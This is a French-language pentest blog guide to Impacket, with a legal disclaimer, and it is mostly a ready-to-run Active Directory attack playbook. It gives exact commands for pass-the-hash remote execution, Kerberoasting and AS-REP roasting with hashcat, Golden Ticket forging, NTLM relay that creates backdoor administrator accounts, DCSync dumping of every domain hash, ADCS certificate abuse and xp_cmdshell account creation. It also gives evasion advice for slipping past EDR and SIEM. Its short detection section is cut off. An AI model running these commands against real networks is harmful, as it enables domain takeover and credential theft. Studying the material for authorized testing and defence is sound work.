AYI NEDJIMI Consultants

Impacket : Guide complet exploitation Active Directory 2026

Catégorie : Attaques Active Directory Lecture : 13 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

Guide complet Impacket 2026 : psexec, secretsdump, Kerberoasting, NTLM Relay, DCSync. Commandes réelles, détection et OPSEC pour pentesters Active.

Avertissement légal : Les techniques présentées dans cet article sont destinées exclusivement aux professionnels de la sécurité offensive dans un cadre légal : tests d'intrusion mandatés, compétitions CTF, environnements de laboratoire contrôlés. Toute utilisation contre des systèmes sans autorisation explicite est illégale et punissable par la loi. L'auteur décline toute responsabilité en cas d'usage malveillant.

Il y a quelques années, lors d'un pentest interne chez un grand compte bancaire, j'ai compromis l'intégralité du domaine Active Directory en moins de 4 heures — sans exploiter une seule CVE. Tout reposait sur **Impacket**, une suite Python qui transforme les protocoles Windows en armes offensives redoutables. En 2026, avec 12 000+ étoiles GitHub et une adoption massive dans les équipes red team mondiales, *Impacket* reste l'outil de référence pour l'exploitation Windows et Active Directory. Ce guide complet couvre chaque outil clé de la suite avec des commandes réelles, des flux d'attaque détaillés et les contre-mesures associées — parce que comprendre l'attaque est la condition sine qua non d'une défense efficace. Que vous prépariez votre OSCP, conduisiez un red team engagement ou durcissiez votre Active Directory, ce guide vous donnera la maîtrise complète de l'**impacket exploitation active directory**. Nous allons couvrir Pass-the-Hash, Kerberoasting, AS-REP Roasting, DCSync, NTLM Relay, ADCS abuse et bien d'autres vecteurs — avec les commandes exactes que j'utilise en mission. La maîtrise d'Impacket est aujourd'hui une compétence fondamentale pour tout pentester sérieux opérant sur des infrastructures Windows.

Résumé exécutif

- **Impacket** est une collection Python de classes pour travailler avec les protocoles réseau Windows (SMB, MSRPC, LDAP, Kerberos, DNS, DCERPC)
- Développée originalement par SecureAuth, maintenant maintenue par la communauté sur GitHub sous le nom Fortra, installée par défaut sur Kali Linux
- Permet l'exécution de commandes distantes (psexec, wmiexec, smbexec), le dump de credentials (secretsdump), les attaques Kerberos (Kerberoasting, AS-REP Roasting, Golden/Silver Ticket) et les relais NTLM
- Chaque outil génère des signatures réseau détectables — la section OPSEC couvre les techniques d'évasion
- Les Event IDs Windows 4624, 4776, 4768, 4769 et 5145 sont les principaux indicateurs de compromission liés à l'utilisation d'Impacket

Environnement de laboratoire : Kali Linux 2025.1 (attaquant, 192.168.1.50) — Windows Server 2022 (Domain Controller, 192.168.1.10, domaine `corp.local`) — Windows 10 22H2 (cible, 192.168.1.20). Impacket 0.12.0, Python 3.12. Toutes les démonstrations sont réalisées dans un lab isolé.

Impacket : architecture et installation

Impacket est une collection de classes Python bas niveau permettant d'interagir avec les protocoles réseau Microsoft. Créée par SecureAuth Labs, la suite implémente nativement SMB1/2/3, MSRPC, LDAP/LDAPS, Kerberos, DNS, DCERPC, SAMR, LSA et DRSR. La force d'Impacket réside dans son approche protocolaire : plutôt que d'appeler des APIs Windows, les outils forgent directement les paquets réseau — ce qui permet de fonctionner depuis Linux sans dépendances Windows. Cette architecture explique pourquoi Impacket est si populaire en red team : un attaquant depuis Kali peut interagir avec n'importe quel service Windows en mode boîte noire, sans avoir besoin d'un agent ou d'un accès préalable au système cible.


Installation

```
# Kali Linux — déjà installé, vérifier la version
impacket-psexec --version

# Installation via pip3 (dernière version)
pip3 install impacket

# Installation depuis les sources (recommandé pour les dernières fonctionnalités)
git clone https://github.com/fortra/impacket.git
cd impacket
pip3 install -r requirements.txt
pip3 install .

# Vérifier les scripts disponibles
ls /usr/share/doc/python3-impacket/examples/
# ou après pip install :
ls $(python3 -c "import impacket; print(impacket.__file__.rsplit('/',2)[0])")/bin/
```

Sur Kali, les scripts sont préfixés `impacket-` (ex: `impacket-psexec`, `impacket-secretsdump`). En installation manuelle, les scripts Python sont directement accessibles (`psexec.py`, `secretsdump.py`). Dans ce guide, j'utilise la notation sans préfixe pour la lisibilité.

Structure du projet

Module	Protocoles	Outils principaux
impacket/krb5	Kerberos v5	GetTGT, GetST, GetUserSPNs, ticketer
impacket/smb	SMB1/2/3	psexec, smbexec, smbclient, secretsdump
impacket/ldap	LDAP/LDAPS	ldapdomaindump, GetADUsers, ntlmrelayx
impacket/dcerpc	DCE/RPC, MSRPC	rpcdump, samrdump, lookupsid, reg
impacket/dot11	WMI	wmiexec, dcomexec
impacket/mssql	TDS/MSSQL	mssqlclient



Exécution de commandes distantes : psexec, smbexec, wmiexec

L'exécution distante est l'une des premières choses que l'on fait après avoir obtenu des credentials valides. Impacket offre cinq méthodes distinctes, chacune avec un profil de furtivité différent. Comprendre ces différences est essentiel pour adapter sa technique au contexte de l'engagement — un environnement avec EDR dernière génération ne se traite pas comme un lab CTF.

psexec.py — La référence (et la plus bruyante)

psexec.py ouvre une connexion SMB, copie un service binaire aléatoire sur le partage `ADMIN$`, le démarre via Service Control Manager et établit un pseudo-terminal. Très efficace, très détecté. En environnement réel avec un EDR moderne, cette technique déclenche des alertes en moins de 30 secondes.

```
# Authentification par password
psexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20

# Pass-the-Hash (NTLM)
psexec.py corp.local/Administrator@192.168.1.20
-hashes :aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c

# Spécifier une commande unique
psexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20 "whoami /all"

# Via un ticket Kerberos (.ccache)
export KRB5CCNAME=administrator.ccache
psexec.py corp.local/Administrator@DC01.corp.local -k -no-pass
```

smbexec.py — Plus furtif que psexec

smbexec.py n'écrit pas de binaire sur disque. Il crée un service temporaire qui exécute les commandes via `cmd.exe /Q /c` et redirige la sortie vers un fichier partagé. Moins de traces binaires, mais génère toujours des Event ID 7045 (création de service) et des traces dans les logs SMB.

```
# Shell interactif via smbexec
smbexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20

# Pass-the-Hash
smbexec.py -hashes :NTLM_HASH corp.local/Administrator@192.168.1.20

# Mode no-output (plus furtif, pas de création de fichier de résultat)
smbexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20 -mode SHARE
```

wmiexec.py — Le choix OPSEC par défaut

wmiexec.py utilise le protocole WMI (Windows Management Instrumentation) via DCOM/RPC. Pas d'écriture de service, pas de touches à `ADMIN$` — les commandes sont exécutées via `Win32_Process.Create()`. C'est **mon outil favori pour l'exécution distante furtive**. La sortie des commandes est récupérée via un partage SMB temporaire, mais aucun service n'est créé.

```
# Exécution interactive
wmiexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20

# Commande unique (pas de shell interactif)
wmiexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20 "ipconfig /all"

# Pass-the-Hash
wmiexec.py -hashes :8846f7eaee8fb117ad06bdd830b7586c corp.local/Administrator@192.168.1.20

# Mode nooutput — commande lancée, pas de récupération de résultat (furtivité maximale)
wmiexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20 -nooutput "powershell -enc
BASE64PAYLOAD"
```

atexec.py et dcomexec.py

atexec.py exploite le Task Scheduler Windows via le protocole ATSVC (port 135 + dynamique). *dcomexec.py* utilise DCOM via les interfaces ShellWindows, ShellBrowserWindow ou MMC20 — particulièrement utile quand WMI est bloqué mais DCOM reste accessible.

```
# atexec — exécution via Task Scheduler (ATSVC)
atexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20 "net user hacker P@ss /add"

# dcomexec — via ShellWindows, ShellBrowserWindow ou MMC20
dcomexec.py corp.local/Administrator:P@ssw0rd@192.168.1.20 "calc.exe"
dcomexec.py -object MMC20 corp.local/Administrator:P@ssw0rd@192.168.1.20 "cmd.exe /c
whoami > C:\\temp\\out.txt"
```

Retour terrain : En red team, j'utilise systématiquement `wmiexec.py` en premier choix, puis `smbexec.py` si WMI est bloqué. `psexec.py` est réservé aux labs CTF — en environnement réel, il déclenche toutes les alertes EDR en moins de 30 secondes. La combinaison `wmiexec.py -nooutput` avec un beacon C2 en callback HTTP est quasi-invisible sur la plupart des SIEM legacy.

Pass-the-Hash et Pass-the-Ticket avec Impacket

Les attaques **Pass-the-Hash** (PtH) et **Pass-the-Ticket** (PtT) sont au cœur de la latéralisation en environnement Active Directory. Impacket les supporte nativement sur tous ses outils d'exécution distante, ce qui en fait une suite complète pour le mouvement latéral post-exploitation. Ces techniques exploitent la façon dont Windows gère l'authentification : le hash NTLM ou le ticket Kerberos suffisent, le mot de passe en clair n'est jamais nécessaire.

Pass-the-Hash — syntaxe universelle

```
# Format des hashes : LMHash:NTHash
# LMHash peut être vide (aad3b435b51404eeaad3b435b51404ee) ou le vrai LM hash
# NTHash est celui qui compte (32 chars hex)

# Récupérer le hash NTLM d'un utilisateur via secretsdump
secretsdump.py corp.local/Administrator:P@ssw0rd@192.168.1.10 -just-dc-user krbtgt

# Utiliser ce hash pour se connecter sur n'importe quel outil Impacket
smbclient.py -hashes :NTLMHASH corp.local/Administrator@192.168.1.20
secretsdump.py -hashes :NTLMHASH corp.local/Administrator@192.168.1.20
wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:NTLMHASH corp.local/
Administrator@192.168.1.20
```

Pass-the-Ticket — avec tickets Kerberos

```
# Exporter un ticket depuis mimikatz ou Rubeus
# mimikatz : sekurlsa::tickets /export
# Rubeus : Rubeus.exe dump /nowrap

# Convertir un ticket .kirbi en .ccache (format MIT Kerberos)
ticketConverter.py administrator.kirbi administrator.ccache

# Utiliser le ticket avec Impacket
export KRB5CCNAME=/tmp/administrator.ccache
psexec.py -k -no-pass corp.local/Administrator@DC01.corp.local
wmiexec.py -k -no-pass corp.local/Administrator@192.168.1.20
secretsdump.py -k -no-pass corp.local/Administrator@DC01.corp.local
```

Kerberos avec Impacket : Kerberoasting, AS-REP Roasting, Golden/Silver Tickets

Impacket est l'outil de référence pour les attaques Kerberos depuis Linux. Les quatre attaques principales — Kerberoasting, AS-REP Roasting, Silver Ticket et Golden Ticket — sont toutes couvertes nativement. Ces attaques exploitent des faiblesses fondamentales du protocole Kerberos ou des mauvaises configurations Active Directory. Pour approfondir ces mécanismes, notre guide Kerberos : exploitation Active Directory couvre en détail la théorie protocolaire.

GetTGT.py et GetST.py — Obtenir des tickets légitimes

```
# Obtenir un TGT (Ticket Granting Ticket)
getTGT.py corp.local/john:Password123
# Résultat : john.ccache

# Obtenir un TGT avec Pass-the-Hash
getTGT.py corp.local/john -hashes :NTLMHASH

# Obtenir un Service Ticket (ST) pour un SPN spécifique
export KRB5CCNAME=john.ccache
getST.py corp.local/john:Password123 -spn cifs/fileserver.corp.local

# S4U2Self + S4U2Proxy (delegation abuse) — voir notre guide RBCD
getST.py corp.local/svc_account$ -spn cifs/DC01.corp.local -impersonate Administrator
-hashes :NTLMHASH
```

GetUserSPNs.py — Kerberoasting

Kerberoasting consiste à demander des Service Tickets pour des comptes ayant un SPN enregistré, puis à cracker le hash hors ligne. Le ticket est chiffré avec le hash NTLM du compte de service — si le mot de passe est faible, Hashcat le retrouvera. Cette technique ne génère pas d'alerte en temps réel si la télémétrie Kerberos n'est pas activée. Notre guide Kerberoasting : attaque et défense détaille les contre-mesures avancées.

```
# Lister les comptes avec SPN
GetUserSPNs.py corp.local/john:Password123 -dc-ip 192.168.1.10

# Demander les tickets (Kerberoast)
GetUserSPNs.py corp.local/john:Password123 -dc-ip 192.168.1.10 -request

# Cibler un compte spécifique
GetUserSPNs.py corp.local/john:Password123 -dc-ip 192.168.1.10 -request-user svc_mssql

# Sauvegarder dans un fichier pour Hashcat
GetUserSPNs.py corp.local/john:Password123 -dc-ip 192.168.1.10 -request -outputfile
kerberoast_hashes.txt

# Cracker avec Hashcat (mode 13100 = Kerberos 5 TGS-REP etype 23)
hashcat -m 13100 kerberoast_hashes.txt /usr/share/wordlists/rockyou.txt --force
```

GetNPUsers.py — AS-REP Roasting


L'*AS-REP Roasting* cible les comptes Active Directory avec l'attribut `DONT_REQ_PREAUTH` (préauthentification Kerberos désactivée). Sans préauth, le KDC retourne une AS-REP chiffrée avec le hash du compte — sans même valider l'identité du demandeur. Notre guide AS-REP Roasting : attaque et défense couvre les stratégies de détection avancées.

```
# Avec une liste d'utilisateurs (sans credentials)
GetNPUsers.py corp.local/ -usersfile /tmp/users.txt -no-pass -dc-ip 192.168.1.10

# Avec credentials (énumère automatiquement les comptes vulnérables)
GetNPUsers.py corp.local/john:Password123 -dc-ip 192.168.1.10 -request

# Sauvegarder les hashes
GetNPUsers.py corp.local/ -usersfile users.txt -no-pass -format hashcat -outputfile
asrep_hashes.txt

# Cracker avec Hashcat (mode 18200 = Kerberos 5 AS-REP etype 23)
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
```

ticketer.py — Forger des tickets Silver et Golden

Les *Golden Tickets* et *Silver Tickets* sont des tickets Kerberos forgés localement, sans interaction avec le DC. Un Golden Ticket nécessite le hash NTLM du compte krbtgt et permet d'impersonner n'importe quel utilisateur sur n'importe quel service du domaine — persistence absolue. Pour les défenses associées, voir notre guide Golden Ticket : attaque et défense.

```
# Récupérer d'abord le hash krbtgt via secretsdump
secretsdump.py corp.local/Administrator:P@ssw0rd@192.168.1.10 -just-dc-user krbtgt

# Forger un Golden Ticket
ticketer.py -nthash KRBTGT_NTLM_HASH -domain-sid S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX
-domain corp.local Administrator

# Utiliser le Golden Ticket
export KRB5CCNAME=Administrator.ccache
psexec.py -k -no-pass corp.local/Administrator@DC01.corp.local

# Silver Ticket (hash NTLM du compte de service ciblé)
ticketer.py -nthash SERVICE_NTLM_HASH -domain-sid S-1-5-21-XXXXXXXXXX -domain corp.local
-spn cifs/fileserver.corp.local Administrator

# raiseChild — escalade cross-domain child vers parent
raiseChild.py corp.local/Administrator:P@ssw0rd -childdc DC01.corp.local -parentdc
DC02.parent.local
```



NTLM Relay avec ntlmrelayx.py

Le *NTLM Relay* est l'une des attaques les plus dévastatrices en environnement Windows. Le principe : intercepter une authentification NTLM (via Responder, mitm6 ou un lien piégé) et la relayer vers une cible différente. **ntlmrelayx.py** est l'outil de référence Impacket pour cette technique. Notre guide NTLM Relay moderne 2026 couvre les variantes avancées avec HTTP et WebDAV.

Configuration de base ntlmrelayx


```
# Prérequis : désactiver le SMB et HTTP locaux dans Responder
# /etc/responder/Responder.conf : SMB = Off, HTTP = Off

# Relay SMB vers SMB (nécessite que la signature SMB soit désactivée sur la cible)
ntlmrelayx.py -t smb://192.168.1.20 -smb2support

# Relay vers plusieurs cibles (fichier)
ntlmrelayx.py -tf targets.txt -smb2support

# Lancer Responder en parallèle (terminal séparé)
responder -I eth0 -wrf

# Exécuter une commande lors du relay
ntlmrelayx.py -t smb://192.168.1.20 -smb2support -c "net user backdoor P@ss123 /add && net
localgroup administrators backdoor /add"

# Mode interactif (shell SMB sur port 11000)
ntlmrelayx.py -t smb://192.168.1.20 -smb2support -i
# Se connecter : nc 127.0.0.1 11000
```

Relay vers LDAP — Délégation et escalade de privilèges

```
# Relay vers LDAP pour configurer la délégation RBCD
ntlmrelayx.py -t ldap://192.168.1.10 --delegate-access --no-smb-server

# Relay vers LDAPS (signed + encrypted, nécessite LDAPS actif)
ntlmrelayx.py -t ldaps://192.168.1.10 --add-computer EVILPC --no-smb-server

# Escalade via ACL : ajouter l'attaquant au groupe Domain Admins
ntlmrelayx.py -t ldap://192.168.1.10 --escalate-user john
```

Relay vers ADCS (ESC8 — Web Enrollment)

```
# Relay vers ADCS pour obtenir un certificat au nom de la victime
ntlmrelayx.py -t http://192.168.1.15/certsrv/certfnsh.asp --adcs --template
DomainController

# Après obtention du certificat (.pfx) :
certipy auth -pfx dc01.pfx -dc-ip 192.168.1.10
```



secretsdump.py : Dump de credentials et DCSync

secretsdump.py est l'outil le plus puissant de la suite Impacket pour l'extraction de credentials. Il combine plusieurs techniques : SAM/LSA dump local, NTDS.dit extraction distante via DCSync (protocole DRSUAPI), et récupération des secrets LSA. Notre guide dédié DCSync : attaque et défense couvre en détail les mécanismes de protection avancés.

Dump local (fichiers registry)

```
# Exporter les ruches registry sur la cible Windows (cmd.exe admin)
reg save HKLM\SAM sam.save
reg save HKLM\SYSTEM system.save
reg save HKLM\SECURITY security.save

# Récupérer via smbclient
smbclient.py corp.local/admin:pass@192.168.1.20
# smb> get sam.save / get system.save / get security.save

# Analyser localement (pas de connexion réseau requise)
secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

DCSync — L'attaque reine sur Active Directory

Le *DCSync* exploite le protocole de réplication Active Directory (DRSUAPI). En se faisant passer pour un Domain Controller secondaire, l'attaquant demande au DC principal de lui répliquer les credentials — sans toucher au disque, sans s'authentifier localement sur le DC. Cette technique ne nécessite que les droits `Replicating Directory Changes All`.

```
# DCSync complet — tous les utilisateurs du domaine
secretsdump.py corp.local/Administrator:P@ssw0rd@192.168.1.10 -just-dc

# DCSync ciblé — seulement krbtgt (pour Golden Ticket)
secretsdump.py corp.local/Administrator:P@ssw0rd@192.168.1.10 -just-dc-user krbtgt

# DCSync avec Pass-the-Hash
secretsdump.py -hashes :NTLM_HASH corp.local/Administrator@192.168.1.10 -just-dc

# DCSync avec ticket Kerberos
export KRB5CCNAME=admin.ccache
secretsdump.py -k -no-pass corp.local/Administrator@DC01.corp.local -just-dc

# Dump complet incluant LSA secrets, cached credentials
secretsdump.py corp.local/Administrator:P@ssw0rd@192.168.1.20

# Sortie vers fichier
secretsdump.py corp.local/Administrator:P@ssw0rd@192.168.1.10 -just-dc -outputfile
domain_hashes
```

Comparaison secretsdump.py vs mimikatz

Critère	secretsdump.py (Impacket)	mimikatz
Plateforme	Linux / Windows	Windows uniquement
Agent requis sur cible	Non (remote via réseau)	Oui (exécution locale)
Accès disque DC	Non (protocole réseau)	Oui (NTDS.dit, lsass)
Détection EDR	Modérée (réseau)	Élevée (lsass injection)
Privilèges requis	Domain Admin / DCSync rights	SYSTEM / SeDebugPrivilege
Tickets Kerberos en mémoire	Via -use-vss ou registry	sekurlsa::tickets

Énumération Active Directory avec Impacket

Avant l'exploitation, l'énumération est fondamentale. Impacket fournit des outils pour interroger LDAP, SAM, RPC et SMB sans aucun agent côté cible. Cette phase permet de cartographier les utilisateurs, groupes, ordinateurs, délégations et politiques de sécurité du domaine — informations essentielles pour prioriser les vecteurs d'attaque.

GetADUsers.py et ldapdomaindump

```
# Lister tous les utilisateurs du domaine
GetADUsers.py -all corp.local/john:Password123 -dc-ip 192.168.1.10

# Dump LDAP complet avec ldapdomaindump (HTML + JSON + grep-able)
ldapdomaindump -u corp.local\\john -p Password123 192.168.1.10 -o /tmp/ldap_dump/
# Génère : domain_users.html, domain_computers.html, domain_groups.html, etc.

# Avec Pass-the-Hash
ldapdomaindump -u corp.local\\Administrator -H :NTLM_HASH 192.168.1.10 -o /tmp/dump/
```

lookupsid.py, samrdump.py et rpcdump.py

```
# Énumération SID — brute force des RIDs pour trouver tous les utilisateurs/groupes
lookupsid.py corp.local/john:Password123@192.168.1.10 20000
# 500 = Administrator, 502 = krbtgt, 512 = Domain Admins, etc.

# Sans credentials (session nulle si autorisée)
lookupsid.py guest:@192.168.1.10

# Dump SAM via SAMR (énumère users, groupes, policy)
samrdump.py corp.local/john:Password123@192.168.1.10

# Énumération des endpoints RPC disponibles
rpcdump.py corp.local/john:Password123@192.168.1.10
rpcdump.py @192.168.1.10  # session anonyme

# Navigation SMB — lister partages et fichiers
smbclient.py corp.local/john:Password123@192.168.1.20
# smb: shares  / use SYSVOL  / ls  / get file.txt
```

findDelegation.py — Identifier les délégations Kerberos

```
# Trouver tous les comptes avec délégation Kerberos configurée
findDelegation.py corp.local/john:Password123 -dc-ip 192.168.1.10

# Résultat typique :
# AccountName  | AccountType  | DelegationType                      | DelegationRightsTo
# svc_iis      | Person       | Constrained w/ Protocol Transition | MSSQLSvc/
db01.corp.local
# WORKSTATION$ | Computer     | Unconstrained                       | N/A
```

Attaques ADCS avec Impacket et Certipy

Les *Active Directory Certificate Services* (ADCS) sont devenus un vecteur d'attaque majeur depuis les recherches de Will Schroeder et Lee Christensen en 2021. En 2026, les ESC1 à ESC13 représentent un chemin vers le Domain Admin dans la quasi-totalité des environnements non durcis. Notre guide complet ADCS : Certificats, Attaques et Défense couvre chaque ESC en détail.

ESC1 — Template avec enrollement libre et SAN arbitraire

```
# Certipy est construit sur Impacket — installation
pip3 install certipy-ad

# Énumérer les templates vulnérables
certipy find -u john@corp.local -p Password123 -dc-ip 192.168.1.10 -vulnerable

# ESC1 : demander un certificat en se faisant passer pour Administrator
certipy req -u john@corp.local -p Password123 -ca corp-CA -template VulnTemplate -upn
Administrator@corp.local -dc-ip 192.168.1.10

# Authentifier avec le certificat pour obtenir le hash NTLM de Administrator
certipy auth -pfx administrator.pfx -dc-ip 192.168.1.10
```

ESC8 — NTLM Relay vers ADCS Web Enrollment

```
# Relay NTLM vers ADCS pour obtenir un certificat machine
ntlmrelayx.py -t http://192.168.1.15/certsrv/certfnsh.asp --adcs --template
DomainController --no-smb-server

# Déclencher l'authentification (ex: via printerbug/SpoolSample)
printerbug.py corp.local/john:Password123@DC01.corp.local 192.168.1.50

# ntlmrelayx obtient un certificat .pfx
# Authentifier avec le certificat
certipy auth -pfx dc01.pfx -domain corp.local -dc-ip 192.168.1.10

# Résultat : hash NTLM du compte machine DC01$ puis Shadow Credentials vers DA
```

Retour terrain : Sur un engagement récent, j'ai trouvé 3 templates ADCS vulnérables à ESC1 chez un client Fortune 500. En 20 minutes depuis un compte utilisateur standard, on avait un certificat Administrator valide. Le client avait des ADCS depuis Windows Server 2008 — jamais audités. Le relay ESC8 est encore plus destructeur : il suffit que le Web Enrollment soit accessible et que la signature SMB ne soit pas forcée sur le DC.

mssqlclient.py et autres outils utiles

La suite Impacket couvre bien plus que l'Active Directory. **mssqlclient.py** est un outil complet pour l'exploitation des instances Microsoft SQL Server, très communes en environnement Windows enterprise — et souvent avec des droits élevés sur le domaine.

mssqlclient.py — Exploitation SQL Server

```
# Connexion avec authentification Windows (domaine)
mssqlclient.py corp.local/sa_account:Password123@192.168.1.25 -windows-auth

# Connexion avec hash NTLM
mssqlclient.py corp.local/sa_account@192.168.1.25 -hashes :NTLM_HASH -windows-auth

# Connexion SQL (auth locale SQL Server)
mssqlclient.py sa:P@ssw0rd@192.168.1.25

# Une fois connecté — activer et utiliser xp_cmdshell
SQL> enable_xp_cmdshell
SQL> xp_cmdshell whoami
SQL> xp_cmdshell "net user hacker P@ss /add && net localgroup administrators hacker /add"

# Élévation via impersonation
SQL> enum_impersonate
SQL> exec_as_login sa

# Linked servers — pivoter vers d'autres instances SQL Server
SQL> enum_links
SQL> use_link OTHERSQLSRV
SQL> xp_cmdshell whoami
```

reg.py, rdp_check.py et esentutl.py

```
# Lecture du registre distant
reg.py corp.local/Administrator:P@ssw0rd@192.168.1.20 query -keyName
"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" -v ProductName

# Activer RDP à distance via registre
reg.py corp.local/Administrator:P@ssw0rd@192.168.1.20 add -keyName
"HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" -v fDenyTSConnections -t REG_DWORD
-d 0

# Vérifier si RDP est accessible et les credentials fonctionnent
rdp_check.py corp.local/Administrator:P@ssw0rd@192.168.1.20

# Manipulation de bases ESE (Active Directory, Exchange)
# esentutl.py permet de lire NTDS.dit localement si copié
esentutl.py /p ntds.dit
```

Détection et contre-mesures des attaques Impacket

Comprendre les **signatures réseau Impacket** est essentiel — tant pour les attaquants (OPSEC) que pour les défenseurs (règles de détection). Les outils Impacket laissent des traces caractéristiques à plusieurs niveaux : paquets réseau, logs Windows, comportements applicatifs.

Signatures réseau caractéristiques d'Impacket

- **User-Agent SMB atypique** : Impacket forge des paquets SMB avec des valeurs Native OS et Native LAN Manager inhabituelles (souvent vides ou avec des valeurs Python)

- **NTLMSSP_NEGOTIATE flags** : combinaison de flags NTLM atypique — certains flags toujours présents/absents par rapport à un client Windows légitime
